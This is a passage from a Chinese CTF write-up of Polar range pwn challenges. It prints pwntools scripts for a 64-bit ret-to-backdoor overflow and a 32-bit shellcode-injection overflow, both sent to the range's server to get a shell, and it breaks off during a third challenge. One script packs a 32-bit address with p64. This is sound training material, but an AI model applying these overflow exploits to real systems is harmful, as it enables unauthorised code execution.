
Polar PWN内容WP 三

【Web】记录Polar靶场<简单>难度题一遍过(全) 明天XYCTF开始,今天干啥也不是,过过签到八股吧。 阅读详情

九、你是大佬还是菜鸡?

老规矩查看一下文件

64位开启nx保护

进入ida查看一下

有两个函数,一个叫dalao,一个叫caiji

输入1进入大佬函数,输入2进入菜鸡函数,先进去大佬函数看一下

淦,被骂了;进入菜鸡函数看一下

一个溢出漏洞,shift+F12查找字符串

有bin/sh

跟踪一下发现一个标准的后门函数

思路:输入2进入菜鸡函数,然后利用溢出跳到后门函数位置

编写

from pwn import *
r =remote("120.46.59.242", 2097)
bin_sh=0x4008B0
padding=0x20+8
r.sendlineafter(b'2. Cai Ji\n',b'2')
payload=b'a'*padding+p64(bin_sh)
r.sendline(payload)
r.interactive()

然后cat flag即可

十、Easy_ShellCode

老规矩查看一下文件

32位没有任何保护

IDA~启动!

main函数中有一个Start函数,直接进入Start函数查看 (main内容不截图了)

有两次写入的地方,shift+F12查看字符串

没有任何bin/sh cat flag的迹象

思路:通过第一次写入向栈中写入shellcode,通过第二次写入造成溢出跳回写入第一次shellcode的位置

第一次写入是str变量,双击str变量找到str开始写入的位置

记录一下 str_addr=0x804A080

然后偏移量 0x68+4

编写脚本

from pwn import *
r =remote("120.46.59.242", 2052)
​
shellcode=asm(shellcraft.sh())
str_addr=0x804A080
padding=0x68+4
r.recvuntil("Please Input:\n")
r.sendline(shellcode)
r.recvuntil("What,s your name ?:\n")
payload=b'a'*padding+p64(str_addr)
r.sendline(payload)
r.interactive()

cat flag即可

十一、小狗汪汪汪

查看一下

32位开启nx保护

ida启动

打开查看main函数后有一个dog函数,直接进入dog函数查看

标准,太标准了 一个完美的溢出。shift+F12查看字符串

艾玛,这也有。跟踪一下
